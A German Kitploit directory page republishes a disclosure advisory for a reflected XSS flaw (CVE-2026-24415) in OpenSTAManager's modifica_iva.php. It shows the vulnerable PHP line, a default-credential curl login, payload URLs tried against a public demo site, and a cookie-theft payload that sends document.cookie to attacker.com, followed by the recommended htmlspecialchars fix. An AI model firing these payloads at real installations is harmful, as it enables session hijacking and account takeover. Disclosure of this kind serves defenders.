
Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Einreichen
ToolsExploitsBlog
Einreichen

Hacking-, PenTest- und Cybersicherheits-Tools für Ihr Sicherheitsarsenal!

Kitploit ist ein Verzeichnis von Hacking-, Cybersicherheits- und Pentesting-Tools. Entdecken Sie die neuesten Projekt-Updates, um Schwachstellen zu finden, Systeme zu analysieren, Tests zu automatisieren und Ihre Sicherheit zu stärken.

FeedsKontaktDatenschutz© 2026 Kitploit

Tool-Verzeichnis

Kategorien

Alle Kategorien anzeigen
Loading categories
CVE-2026-24415 — CVE-2026-24415 - OpenSTAManager von XSS in modifica_iva.php über den Parameter righe betroffen | Kitploit
Tools/GitHubGitHub/lukasz-rybak/cve-2026-24415
SchwachstellenanalyseExploitationWebanwendungs-ExploitationWebsicherheitPenetrationstestsLernen & Bildung
GitHublukasz-rybak/cve-2026-24415

CVE-2026-24415

CVE-2026-24415 - OpenSTAManager von XSS in modifica_iva.php über den Parameter righe betroffen

Repository anzeigen
19vor 7 MonatenNoch nicht geprüft

Beliebteste

Alle anzeigen →

Entdecken Sie die meistgenutzten Tools unserer Community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Das ultimative OSINT-Toolkit: Untersuchungsgraph, Konfidenzbewertung, Alias-Familien, Karte, Zeitleiste und Berichte. 49 Module, 400+ Websites, keine API-Schlüssel erforderlich.

    994
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock One-Tap Execution App (CVE-2026-43499)

    656
  • 3

    looking-glass

    anonghosty/looking-glass

    CSIRT-Plattform, die Shadowserver-Berichte in MongoDB einliest und sie als interaktive Karten, Analysen, Findings, Advisories und Executive-Dashboards wiedergibt.

    422
  • 4

    jumpserver

    jumpserver/jumpserver

    JumpServer ist eine Open-Source-Plattform für Privileged Access Management (PAM), die DevOps- und IT-Teams bedarfsgesteuerten und sicheren Zugriff auf SSH-, RDP-, Kubernetes-, Datenbank- und RemoteApp-Endpunkte über einen Webbrowser bietet.

    389
  • 5

    SafeLine

    chaitin/safeline

    Selbst gehosteter WAF und Reverse Proxy, der bösartigen HTTP-Verkehr filtert, SQL-Injection, XSS und Bot-Angriffe blockiert, mit Ratenbegrenzung und dynamischer HTML/JS-Verschlüsselung.

    333
  • 6

    ARTEX

    baarai/artex

    LLM-basierte Multi-Agenten-Plattform für autonome Penetrationstests mit Planer-/Worker-Agenten, Asset- und Explorationsgraphen, MITM-Verkehrsaufzeichnung und Schwachstellen-Retesting.

    330

Alle Tools erkunden

Durchsuchen Sie unsere Tool-Sammlung

Alle Tools anzeigen →
Teilen

CVE-2026-24415: OpenSTAManager von XSS in modifica_iva.php über den righe-Parameter betroffen

Übersicht

FeldDetails
CVE-IDCVE-2026-24415
SchweregradMEDIUM
AdvisoryAdvisory ansehen
Entdeckt vonLukasz Rybak

Betroffene Produkte

  • devcode-it/openstamanager (Versionen: < 2.9.8)

CWE-Klassifizierung

  • CWE-79: Unzureichende Neutralisierung von Eingaben bei der Generierung von Webseiten ('Cross-site Scripting')

Details

Zusammenfassung

Mehrere Reflected-Cross-Site-Scripting-Schwachstellen (XSS) in OpenSTAManager v2.9.8 ermöglichen es nicht authentifizierten Angreifern, über manipulierte URL-Parameter beliebigen JavaScript-Code im Kontext der Browser anderer Benutzer auszuführen, was potenziell zu Session-Hijacking, Diebstahl von Anmeldedaten und unbefugten Aktionen führen kann.

Angreifbarer Parameter: righe (GET)

Details

OpenSTAManager v2.9.8 enthält mehrere Reflected-XSS-Schwachstellen in den Modaldialogen zur Bearbeitung von Rechnungen/Bestellungen/Verträgen. Die Anwendung bereinigt die vom Benutzer bereitgestellten Eingaben aus dem GET-Parameter righe nicht ordnungsgemäß, bevor sie in der HTML-Ausgabe reflektiert werden.

Angreifbare Code-Stelle: Datei: /modules/contratti/modals/modifica_iva.php (Zeile 125)

<input type="hidden" name="righe" value="<?php echo $_GET['righe']; ?>">

Der Parameter $_GET['righe'] wird ohne jegliche Bereinigung mithilfe von htmlspecialchars() oder gleichwertigen Funktionen direkt in das HTML-value-Attribut ausgegeben. Dadurch kann ein Angreifer den Attributkontext verlassen und beliebiges HTML/JavaScript injizieren.

Alle betroffenen Dateien:

  1. /modules/contratti/modals/modifica_iva.php - Zeile 125, Zeile 167
  2. /modules/preventivi/modals/modifica_iva.php - Zeile 125, Zeile 167
  3. /modules/fatture/modals/modifica_iva.php - Zeile 121, Zeile 161
  4. /modules/ddt/modals/modifica_iva.php - Zeile 125, Zeile 167
  5. /modules/ordini/modals/modifica_iva.php - Zeile 125, Zeile 167
  6. /modules/interventi/modals/modifica_iva.php - Zeile 125, Zeile 167

PoC

Voraussetzungen:

  • Laufende Instanz von OpenSTAManager v2.9.8
  • Gültige Admin-Anmeldedaten (Benutzername: admin, Passwort: admin für die Testinstanz)

Schritt 1: Anmelden

curl -c cookies.txt -X POST 'http://localhost:8081/index.php?op=login' \
  -d 'username=admin&password=admin'

Schritt 2: XSS auslösen Navigieren Sie in einem Browser zu folgender URL (oder verwenden Sie curl mit Cookies):

http://localhost:8081/modules/contratti/modals/modifica_iva.php?righe="><script>alert(document.domain)</script>

Getestete URLs (alle angreifbar):


  • https://demo.osmbusiness.it/modules/contratti/modals/modifica_iva.php?righe="><script>alert(document.cookie)</script>
  • https://demo.osmbusiness.it/modules/preventivi/modals/modifica_iva.php?righe=1"><script>alert(document.cookie)</script>
  • https://demo.osmbusiness.it/modules/fatture/modals/modifica_iva.php?righe="><script>alert(document.cookie)</script>
  • https://demo.osmbusiness.it/modules/ddt/modals/modifica_iva.php?righe="><script>alert(document.cookie)</script>
  • https://demo.osmbusiness.it/modules/ordini/modals/modifica_iva.php?righe="><script>alert(document.cookie)</script>
  • https://demo.osmbusiness.it/modules/interventi/modals/modifica_iva.php?righe="><script>alert(document.cookie)</script>

Erwartetes Ergebnis: Ein JavaScript-Alert-Popup zeigt das aktuelle Session-Cookie an und bestätigt damit die Codeausführung.

HTML-Ausgabe (auf Live-Instanz verifiziert):

<input type="hidden" name="righe" value=""><script>alert(document.cookie)</script>">

Verifizierung:

Bild Bild

Alternative Payloads: Session-Diebstahl: "><script>fetch('https://attacker.com/?c='+document.cookie)</script>

Auswirkungen

Betroffene Benutzer: Alle authentifizierten Benutzer mit Zugriff auf die Module für Verträge, Rechnungen, Angebote oder Bestellungen.

Angriffsszenario:

  1. Der Angreifer erstellt eine bösartige URL mit XSS-Payload
  2. Der Angreifer sendet die URL per E-Mail/Chat/Phishing an das Opfer
  3. Das Opfer (authentifizierter Benutzer) klickt auf den Link
  4. Bösartiger JavaScript-Code wird im Browser-Kontext des Opfers ausgeführt
  5. Der Angreifer kann:
    • Session-Cookies stehlen → Vollständige Kontoübernahme
    • Aktionen im Namen des Opfers ausführen (Datensätze erstellen/ändern/löschen)
    • CSRF-Tokens stehlen und den CSRF-Schutz umgehen
    • Auf eine Phishing-Seite umleiten
    • Einen Keylogger injizieren, um sensible Daten zu erfassen
    • Den Seiteninhalt manipulieren, um das Opfer zur Preisgabe von Anmeldedaten zu verleiten

Empfohlener Fix:

<input type="hidden" name="righe" value="<?php echo htmlspecialchars($_GET['righe'], ENT_QUOTES, 'UTF-8'); ?>">

Wenden Sie diesen Fix auf alle betroffenen Dateien an, die im Abschnitt „Details" aufgeführt sind.

Referenzen

  • https://github.com/devcode-it/openstamanager/security/advisories/GHSA-jfgp-g7x7-j25j
  • https://nvd.nist.gov/vuln/detail/CVE-2026-24415
  • https://github.com/advisories/GHSA-jfgp-g7x7-j25j

Haftungsausschluss

Diese CVE wurde verantwortungsvoll und im Rahmen koordinierter Offenlegung (Coordinated Vulnerability Disclosure) gemeldet. Die hier bereitgestellten Informationen dienen ausschließlich Bildungs- und Verteidigungszwecken.


Tool herunterladen